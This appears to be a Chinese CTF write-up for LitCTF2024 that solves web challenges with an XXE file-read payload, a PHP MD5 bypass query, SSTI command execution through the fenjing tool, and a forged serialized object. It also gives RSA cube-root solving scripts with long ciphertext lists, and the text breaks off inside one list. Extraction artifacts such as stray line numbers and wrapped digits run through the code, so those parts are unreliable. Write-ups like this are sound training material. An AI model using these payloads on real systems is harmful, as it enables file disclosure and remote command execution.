

LitCTF2024-Marcille-wp

web

exx

百万美元的诱惑

一个....池子?

SAS - Serializing Authentication System

浏览器也能套娃?

crypto

small_e

small_e_plus

common_primes

CRT

男人，什么罐头我说!

Polynomial

Polynomial_plus

little_fermat

真·EasyRSA

misc

潑贪恋和你、笛一(7)dé每兮每秒

盯帧珍珠

你说得对，但__

原铁，启动!

Everywhere We Go

关键，太关键了!

舔到最后应有尽有

The love

reverse


编码喵

ezpython

web

exx

参考文章：https://blog.csdn.net/qq_45521281/article/details/106112654



xxe构造攻击一步就出来了，题目还改简单了.....

```
▼ Plain Text |
1 <!DOCTYPE ANY [
2     <!ENTITY test SYSTEM "file:///flag">
3 ]>
4 <user><username>&test;</username><password>123</password></user>
```

百万美元的诱惑

```
<?php
error_reporting(0);

$a = $_GET['a'];
$b = $_GET['b'];

$c = $_GET['c'];

if ($a !== $b && md5($a) == md5($b)) {
    if (!is_numeric($c) && $c > 2024) {
        echo "好康的";
    } else {
        die("干巴爹干巴爹先辈~");
    }
}
else {
    die("开胃小菜)");
}
开胃小菜))
```

- \$a和\$b不相等。
- \$a和\$b的MD5哈希值相等。
- \$c不是一个数字，并且大于2024
- 传入参数a=s1885207154a, b=s1836677006a, c用数组绕过
- payload:?a=s1885207154a&b=s1836677006a&c[]=2024


```
<?php
error_reporting(0);

$a = $_GET['a'];
$b = $_GET['b'];

$c = $_GET['c'];


if ($a !== $b && md5($a) == md5($b)) {
    if (!is_numeric($c) && $c > 2024) {
        echo "好康的";
    } else {
        die("干巴爹干巴爹先辈~");
    }
}
else {
    die("开胃小菜");
}
}

./dollar.php
```



• 访问 /dollar.php

```
<?php
//flag in 12.php
error_reporting(0);
if(isset($_GET['x'])){
    $x = $_GET['x'];
    if(!preg_match("/[a-z0-9;`|'\"%&x09\x0a><.,?*\\-=[\\]]/i", $x)){
        system("cat ".$x.".php");
    }
}
else{
    highlight_file(__FILE__);
}
?>
```



一个....池子?

发现可能是ssti, 可以用fenjing一把梭

```
Windows PowerShell
WARNING:[full_payload_gen] | Generated expression '%c' is too simple, skip it.
INFO:[payload_gen] | Great, string('echo f3n j1ng;') can be 'echo f3n j1ng;'
WARNING:[full_payload_gen] | Generated expression 'echo f3n j1ng;' is too simple, skip it.
INFO:[full_payload_gen] | Start generating final expression...
INFO:[payload_gen] | Great, we generate module_os()
INFO:[payload_gen] | Great, we generate os_popen_obj('echo f3n j1ng;')
INFO:[payload_gen] | Great, we generate os_popen_read('echo f3n j1ng;')
INFO:[cracker] | Testing generated payload.
INFO:[cracker] | Success! Now we can generate payloads.
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> ls /
INFO:[full_payload_gen] | Adding some string variables...
WARNING:[full_payload_gen] | Generated expression 1 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 4 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 37 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 128 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'urlencode' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '%' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'c' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '%c' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '___' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'class' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'globals' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'init' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'dict' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'builtins' is too simple, skip it.
```

```
Windows PowerShell
<body>
  <div class="container">
    <h1>回声池</h1>
    <p>你输入的是: app
bin
boot
dev
docker-entrypoint.sh
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</p>
    <a href="/">再试一次</a>
  </div>
</body>
</html>
```

```
Windows PowerShell
box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
}
h1 {
  color: #333;
}
p {
  color: #555;
}
a {
  color: #9b59b6;
  text-decoration: none;
  font-weight: bold;
}
a:hover {
  color: #71b7e6;
}
</style>
</head>
<body>
  <div class="container">
    <h1>回声池</h1>
    <p>你输入的是: NSSCTF{ed46b28c-504a-458b-8dc7-7523db463200}</p>
    <a href="/">再试一次</a>
  </div>
</body>
</html>

$>> |
```

SAS – Serializing Authentication System

简单的反序列化

```
1
2 <?php
3
4     class User {
5
6         public $username;
7
8         public $password;
9
10    function __construct($username, $password) {
11
12        $this->username = $username;
13
14        $this->password = $password;
15
16    }
17
18    function isValid() { return $this->username === 'admin' && $this->password === 'secure_password'; }
19
20    }
21
22    ?>
```

题目要求将User类里面的username变量实例化成admin、password变量实例化成secure_password，之后先序列化再base64，跑出来提交即可得到flag

```
$user = unserialize(base64_decode($data));
```


authenticate

```
1 <?php
2
3 class User {
4
5     public $username = 'admin';
6     public $password = 'secure_password';
7
8     function __construct($username, $password) {
9         $this->username = $username;
10        $this->password = $password;
11    }
12
13    function isValid() {
14        return $this->username === 'admin' && $this->password === 'secure_
password';
15    }
16
17 }
18
19 $data = new User('admin', 'secure_password');
20 print_r(base64_encode(serialize($data)));
21 ?>
22
23 Tzo00iJVc2VyIjoyOntz0jg6InVzZXJuYW1lIjtz0jU6ImFkbWluIjtz0jg6InBhc3N3b3JkIj
tz0jE10iJzZWN1cmVfcGFzc3dvcmQi030=
```

浏览器也能套娃?

ssrf构造伪协议直接出

套娃浏览器



crypto

small_e

计算指数根来还原出原始的明文

Python |

```
1 from sympy import integer_nthroot
2
3 # Given values
4 n = 1904113809391575736144659691761883642432123281049008744555808344666489
46228827266131542054359933586577117812757355594092748196188241730429805569
86038895407758062549819608054613307399838408867855623647751322414190174111
52359537011366472959442025975480683465649041729217499433768367650432749310
30185062429630636713156054278670548735077203428500383075170166876594359745
62024973531717274759193577450556292821410388268243304996720337394829726453
68043275109295557551237258262469470928901940290898642970911644154433232773
89687854285016652548944446515476230085307083432106448147739339740428167038
34571427534684321229977525229
5 c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 17715
61, 1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375,
1295029, 857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 97029
9, 1601613, 941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 85
7375, 110592, 1061208, 857375, 1331000, 1953125]
6
7 # Recover the plaintext message
8 flag = ''.join(chr(integer_nthroot(c, 3)[0]) for c in c_list)
9 print(flag)
10 #LitCTF{you_know_m_equ4l_cub3_root_of_n}
```

small_e_plus

虽然题目没给e，但可以根据flag形式来解出e为1924，随后爆破剩下的字符

```
1 from Crypto.Util.number import *
2
3 n = 2628768493428853637143803022450878404287126897540279101513483890029024
96027010927024925949313065726928686544367145011960606191490208504023179822
03575250568283872182497606239389480186694649979877566740647822434500023605
87151683166209941598758980861477731359545372724353112103139010405909778246
66501862910763164862401973697595373279978806445406299642275840705069813199
36888159712058406052247256554081989035415864476278146328967410452695134756
79294210320974018633983507182858798127102723549935529854365051664310066503
97963052761637066938736115195065283444130218789801716297322115928399450048
00782325172828561339662590291
4 c_list = [
5     2206795524649235905421691489826312664535869158473992241382107452229902
62743078917822123445069921451823561269249150108230615826874561057520221017
03127629293004213120819982565578052895952569131613189676878039577841915221
97708618872099119883772100567610799038030170491575261415069363292331223848
99490995922266230790391481869200864178925845559146214614182590695466234664
78724594773768300196044493867350092746644695961627313392881627052226224640
22019805917855614180415135305122287341306358535204977475464107550060171378
72119597092799376205290172282203381737158959298481887768748849931507476184
9162622037910992107211284008,
6     5772355660578786193365289788142204471140300880779240030922539554921206
85080145025902794222971781655762912184382490143584536371656182065746978668
02325852567901976650534824369142403061068957836710928256147927750184527899
07242936725194811142759000550943111242261233418906869936542409260521957109
45709388007826517223014011302375602595876016203380134127727581855261917639
83623233454409437510302548264111674033697785200424258752801323290067847044
19423985932863729258308660619215866531848636409929423223281439774682034891
28822084421770594724464633781399993432605621995963319787052886725679710244
5018262011480153115939973120,
7     1207753724090260852409848530096938494041869666191344850580616117902540
00460221628212800019861691061362975822859915240514652885683052606916768646
80634041607331916109185338871377901980445490661768476998285841043356588724
79915611835658770230456040566481519133420435691429577114944632254145293686
21284487523602806521376432799084355320984882679072155722979579662911671632
33894851436352073913227586732246795704749827690258687848481212960904485931
04527159728316178638031965733210974157123951201010132807247490252051791615
38865593478354692568292986963063942602231797855670836273899992758149479949
2081969707506643799602026519,
8     2334912733526549909344906706902099211235329585893947646007113836456648
58979942529264373807885757294105338249208772217930755578032468845033187075
6528646578061945183775533889863647223503631040527885884507188543322662521
16731975034313160089169050966546106976720537162905620189737407758074828422
86051370715136436801122317200156351771985126710082069111310372465210821390
```

72649111758853436401697265407050360284081221903913252963538698624243925508
34043441584736077286869270682595425259653539392319501752096137718276293886
48072224010064109405902094783994155656442837104920275378326492119920784853
73823473694670510027091811150,

9

1022601914013403862437731784811515310942620272803024091905191442147076
84156041665412593090409817294293026582046088386395603232945194004898553826
83083386777345356043308705897287912341523315760693349431629528606884165134
45682922998210574822953622005383696723479346040000708855223082955697794664
20540069946243461824007139816356173801056741420961662995909246449755049275
29440869894823989816288037184537810548374154159131078285611810236360387224
73936473736921823993840187701935345225454173313584732857819847365468254786
40267531709780195869753994747683792279437634212959059437442765124872568487
53432567851910082922927470490,

10

2374035450916707906540546173197191675403742071619445355711057996649160
48047624368103572406044142896162348751796235468431819699099416556881938489
22121025497722570206788206574369953117810580405098086613804927789389379000
01112064658169623726373134086215759883141377258962642855235521531746144670
39782666437414591891481551101849556434164823125259326115022396960701436495
93393180531208682271982848368078201739398938285094875058820959849311021066
7380431117032906233670495236333959716660301777097467202185113297817531889
70572652941430155859337556437752223437167292953296653819697056448561662970
65958733244549838186512052385,

11

4490145259397176360677360152094247842198192467815761199767634797230699
21555975991244061404426209241205491628463587064147168107292515973015167075
93351305337673061297790968814719250997291422854667391485951245602053460754
82884415476810992068799885693979513040888771523647756493009422309404800958
91405872756559515878791481146087187792174110744462062133353030045674834570
61154789798522787567428210627266416446009810551323198670399063410011709182
58725259288849885670069420352207508623833267749033975083400773201636387056
64083267751275414767422570459999305221215356075828860083175263731374754412
655619766335149006888723996,

12

1672479474449172760042592539592724441713499550479661376254500184869185
86768553719001388827943960735898517058299779719254970982980810538303658470
44742295241579270222074264270766160828536659842604404241318349399345391073
01885480011963777184356977846919673877469124519428358915170882205475489186
08872858450799560559607993254514867032481182850667098628514574788987859282
41590593187351807366412037409877885725182051826065860998104380663508501993
85538984529624267360953879548074516383624023973413813004934727263593603479
25617252488898994286325721918691303192977657861328415112454975657717329216
02763273993266122615935214603,

13

8335009241673468873253675068463589266426701056401774737990647304778993
56060565534735163141663076957752242478360315309818260952299096818853519439
78123869240768098477911565685043521965799704478676065171355315658024493736
39411293098029825159629692422202058452950834073234658264013415977347155192
72016541868378473586364336816405496013851991229218692834551892265677707550
16164088028332137591052746202282016954728937610544377899766926571701114131
89445894590722931833376629118468092175170858255694444972297979072766528207

14 05645592441429493098828525318640360538372745440197331803222397879641299122
2953728595468797201373820622,
1717028738196915227260339129573501065417757436024070728399837662683474
64367672026619085268857185126008602458452823400450377020299170282873860323
64852679298603266972286406813268898457943917442069295806765376157691504840
83242039924741303807364343064097449659558370778499818290907827480001580408
52001411097908308231664749782834223661913628258516082263060824051935265426
90802039645311423864744157140791967491089401628987168171394523520620002615
48631825989143362746715121123292436275957550673873937398160148303975715603
31981973125889429653349415202577540410619517490901583144133950928002858539
15 9046169513149752204461930349,
6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
35701413000333907322904280332967094411012535321821381143234681871396487816
16 8764790792105206633440354005,
1207753724090260852409848530096938494041869666191344850580616117902540
00460221628212800019861691061362975822859915240514652885683052606916768646
80634041607331916109185338871377901980445490661768476998285841043356588724
79915611835658770230456040566481519133420435691429577114944632254145293686
21284487523602806521376432799084355320984882679072155722979579662911671632
33894851436352073913227586732246795704749827690258687848481212960904485931
04527159728316178638031965733210974157123951201010132807247490252051791615
38865593478354692568292986963063942602231797855670836273899992758149479949
17 2081969707506643799602026519,
5772355660578786193365289788142204471140300880779240030922539554921206
85080145025902794222971781655762912184382490143584536371656182065746978668
02325852567901976650534824369142403061068957836710928256147927750184527899
07242936725194811142759000550943111242261233418906869936542409260521957109
45709388007826517223014011302375602595876016203380134127727581855261917639
83623233454409437510302548264111674033697785200424258752801323290067847044
19423985932863729258308660619215866531848636409929423223281439774682034891
28822084421770594724464633781399993432605621995963319787052886725679710244
18 5018262011480153115939973120,
1717028738196915227260339129573501065417757436024070728399837662683474
64367672026619085268857185126008602458452823400450377020299170282873860323
64852679298603266972286406813268898457943917442069295806765376157691504840
83242039924741303807364343064097449659558370778499818290907827480001580408
52001411097908308231664749782834223661913628258516082263060824051935265426
90802039645311423864744157140791967491089401628987168171394523520620002615
48631825989143362746715121123292436275957550673873937398160148303975715603
31981973125889429653349415202577540410619517490901583144133950928002858539
19 9046169513149752204461930349,

1695425721460971545394944931969933916149423285556931022893351050750417
15041264692060918743712447902655927610156132564035174712910155113383467654
42554575984841436537843152588028133877350821930031082920487532579036233128
79694376846207565851796354435157686708057083510812317212767856130749000561
87424269405554859155734217900507231717014831412698004312625042780041478866
95150170337842904413809555649193394856219267444671017423976317095448634183
23806310491060237696865411382585675356885618145566679655565240290580845811
45165617734179529913269535377504342186241223189953684779916590404817042125
71743288062208854477599259233,
1672479474449172760042592539592724441713499550479661376254500184869185
86768553719001388827943960735898517058299779719254970982980810538303658470
44742295241579270222074264270766160828536659842604404241318349399345391073
01885480011963777184356977846919673877469124519428358915170882205475489186
08872858450799560559607993254514867032481182850667098628514574788987859282
41590593187351807366412037409877885725182051826065860998104380663508501993
85538984529624267360953879548074516383624023973413813004934727263593603479
25617252488898994286325721918691303192977657861328415112454975657717329216
02763273993266122615935214603,
5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
1748234508408435343229319253644625402817707176509451594647354284826288
72733873596723536024660921016104902383430713229087252534027311711345585069
02602559218236136213836394091344888485199593721774089378899985524315304938
39856756914185531673290249084408278489645057787655359507244021027375565961
47100358352893226531236640328888417694855632416767539556222595608886357171
52518766747103339188134802157197985964287360374414644503897354365351421339
77551778467378533427938402690627170065561491269748888688911598444983102702
26166520803744796553789541896975938768444883492045330348490855980295275218
2953165141625674023904414158,
1101289058108431542509592254777705002096202924811021126331118873682516
15683369910452439177008297421956940681182440428033362443834220400879723105
76680130493039066637029837297205028290343840934744140990838248421706520572
79095020305259685861276429464035177427215794333486297635996957421920529050
19398673520644768953170155727868884747747600717182014048568023121454277676
79849647981118814029138127523521157700904020659839293447586228220702194369
34212178536285120518367654693139376420878750148743062501077484551151550939
48723348003209554393819719871766258260681999510624293608953025857746915090
75464492623725384467268825285,
5976772453334984518311442738240004799220403662435440872185530863193424
23303736795292590224317523477103593969581330715496753050394108164593453868

82679208259670777262080025758995753712226959013463613074130043512818696552
29087644917183767240951265807406293078230174759543645470570834782744332808
97971614235442938922860559248527143877802646898524973003015993263797960051
47915935242639310365547652132971959228372369628423811318408681151874595777
02023810124989825582700575011520568245435377833934768593346195065831458857
44045470401391112781601103762506387615928317416016269084839511454956830820
5531592017492613772445173774,
25 5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
26 74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
6452875340997852295275020218749378916760411126851936571996259386760459
85631330984559239264085650417594923421679496390847591303776199336040712595
26079439430837003820067830914437566178775664221652994229929873368114749802
84131306966940424642139162441283769172531199959298540627795873212152702317
44045307956609617483564714766569567909494313767153212463686312845700671421
14651192867767473105034521300416492791237538485220798862167327195722470004
81047269505214596261386534160935834909921155351371984109147724730932926711
27 83169075200357727201865501364735205556108085757952266768458112359415978801
1149227192380455462896729962,
6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
28 35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,
6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
29 35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,
2089794783693207677996482738468026666944487254124259558485354481084766
07818092558119023794027272659841459727175582082166278683514762624754241812
41317707734298108218231636329375895362429626917095073694210812814494087830
53501411788401393678728544046717174276163188490192907848885620428973844906

19598223887253332742578610991693774354004659986626126181156815197736251824
56433449001773543437767201553703283209697249003117284877232666946456539017
19439716608895733010038877664554334246218848309115044136982423542706144322
30 94290255341946188064601878124466330576733880681418041895030747397679118380
28579099128625845793341901127,
5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
31 74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
1207753724090260852409848530096938494041869666191344850580616117902540
00460221628212800019861691061362975822859915240514652885683052606916768646
80634041607331916109185338871377901980445490661768476998285841043356588724
79915611835658770230456040566481519133420435691429577114944632254145293686
21284487523602806521376432799084355320984882679072155722979579662911671632
33894851436352073913227586732246795704749827690258687848481212960904485931
04527159728316178638031965733210974157123951201010132807247490252051791615
32 38865593478354692568292986963063942602231797855670836273899992758149479949
2081969707506643799602026519,
8335009241673468873253675068463589266426701056401774737990647304778993
56060565534735163141663076957752242478360315309818260952299096818853519439
78123869240768098477911565685043521965799704478676065171355315658024493736
39411293098029825159629692422202058452950834073234658264013415977347155192
72016541868378473586364336816405496013851991229218692834551892265677707550
16164088028332137591052746202282016954728937610544377899766926571701114131
89445894590722931833376629118468092175170858255694444972297979072766528207
33 05645592441429493098828525318640360538372745440197331803222397879641299122
2953728595468797201373820622,
5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
34 74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,
2592096170752339320228130021844417612973457256681578113748894014567730
15001807141454026639623736238826836557575467131769233164281917651573864154
68883815905581966232659296756935108128028157735278704173240867754374892767
86398511956477491589076631379918382264349486977560704333068322412123492778
4433937849569120283272329925062133702698267726766476110289877762860808534
9084183789799336987264080928998954043511204674265888842670425263322563361

35 44288849287382794258995726139660634084566552240064677123231687244456801352
06516083568786556327254251063402560313085281588777279587841504361160957887
59918507442721063497464001672,
6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
36 35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,
2566319142348492117541236422453012714664392534000415472670227964714335
61575928545087599214044107547520352711172628263490485152049055983207812773
58442584209773238813165864338686191131303650343111109522647292342262318312
19115482812370300504869414458165845433259664959114323567578772196493083635
31946437088915918800167750534512321297402043310453268474725241570971164023
50309528683224670236144960836423799755065339099128269152330465141709080678
77626336449660314872385516321796260372405947222050360746786743366353861328
37 98551579233048037896945796605946812441213477572349715677121560399206538009
71260669403951884026752686998,
6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
38 35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,
2592096170752339320228130021844417612973457256681578113748894014567730
15001807141454026639623736238826836557575467131769233164281917651573864154
68883815905581966232659296756935108128028157735278704173240867754374892767
86398511956477491589076631379918382264349486977560704333068322412123492778
44339378495691202832723299250621337026982677267664761102898777762860808534
90841837897993369872640809289989540435112046742658888426704252633322563361
44288849287382794258995726139660634084566552240064677123231687244456801352
39 06516083568786556327254251063402560313085281588777279587841504361160957887
59918507442721063497464001672,
1326378646644619016301600876983622053526935769645467479266613525890264
08469033097801083153553925081302273455128831805246702600676839788306593168
89987124447343297390324463103766540103214985414999778290407008190424180154
77923583448410158417470369273840334341955094016681266937638523344115976401
30017940702324760091589159664540709585198788559330287852911519455287363879
13371707135653596226023268592330842008453104190134667308270525900634583278
54598310194686955167669808814789054147909632373472611648831632982741675581
40

80602046641812804856972594662183508421038727519878422408671639969489967278
25810630964777385967911053901,

41

6253489839553538192995294139816446969824750751774728963617638345595670
44577067750092161783721860568016974624057378983257913720623017714350069962
01110701455854613583545230039597567138301086973987625850263031966686504717
22612722372863973566811324151291707208671745892059398682725808801715988328
71956789044642098148078483395183555043335892843066754731745664699028736972
30847940202412645061546522757561232824867620239794267525882502254357847479
77075518696454125522814567504866613306081720330538332436897331017796420408
35701413000333907322904280332967094411012535321821381143234681871396487816
8764790792105206633440354005,

42

5185490165247175755074805103840625687511977590976733896967715184223982
95572568193536509695151752973073791157250777995994593055629650387323043843
36923108429819788488819862050679993070677857304155243594479474149357708066
03135319166013408164683315806218163318125978230966989985398051513033616788
51278423093414213790633215215105958457422294152773064726294425076584491917
60130029393081979495898598446184143600657682221597860677108051542441115696
45546199262226746460081578671653615283375596665960708242700241780342523448
74286181538056835909281322560001674795751799266679949730247822194650925485
2979437130583539850985247422,

43

1748234508408435343229319253644625402817707176509451594647354284826288
72733873596723536024660921016104902383430713229087252534027311711345585069
02602559218236136213836394091344888485199593721774089378899985524315304938
39856756914185531673290249084408278489645057787655359507244021027375565961
47100358352893226531236640328888417694855632416767539556222595608886357171
52518766747103339188134802157197985964287360374414644503897354365351421339
77551778467378533427938402690627170065561491269748888688911598444983102702
26166520803744796553789541896975938768444883492045330348490855980295275218
2953165141625674023904414158,

44

8335009241673468873253675068463589266426701056401774737990647304778993
56060565534735163141663076957752242478360315309818260952299096818853519439
78123869240768098477911565685043521965799704478676065171355315658024493736
39411293098029825159629692422202058452950834073234658264013415977347155192
72016541868378473586364336816405496013851991229218692834551892265677707550
16164088028332137591052746202282016954728937610544377899766926571701114131
89445894590722931833376629118468092175170858255694444972297979072766528207
05645592441429493098828525318640360538372745440197331803222397879641299122
2953728595468797201373820622,

45

5976772453334984518311442738240004799220403662435440872185530863193424
23303736795292590224317523477103593969581330715496753050394108164593453868
82679208259670777262080025758995753712226959013463613074130043512818696552
29087644917183767240951265807406293078230174759543645470570834782744332808
97971614235442938922860559248527143877802646898524973003015993263797960051
47915935242639310365547652132971959228372369628423811318408681151874595777
02023810124989825582700575011520568245435377833934768593346195065831458857
44045470401391112781601103762506387615928317416016269084839511454956830820
5531592017492613772445173774,

2592096170752339320228130021844417612973457256681578113748894014567730
15001807141454026639623736238826836557575467131769233164281917651573864154
68883815905581966232659296756935108128028157735278704173240867754374892767
86398511956477491589076631379918382264349486977560704333068322412123492778
44339378495691202832723299250621337026982677267664761102898777762860808534
46 90841837897993369872640809289989540435112046742658888426704252633322563361
44288849287382794258995726139660634084566552240064677123231687244456801352
06516083568786556327254251063402560313085281588777279587841504361160957887
59918507442721063497464001672,
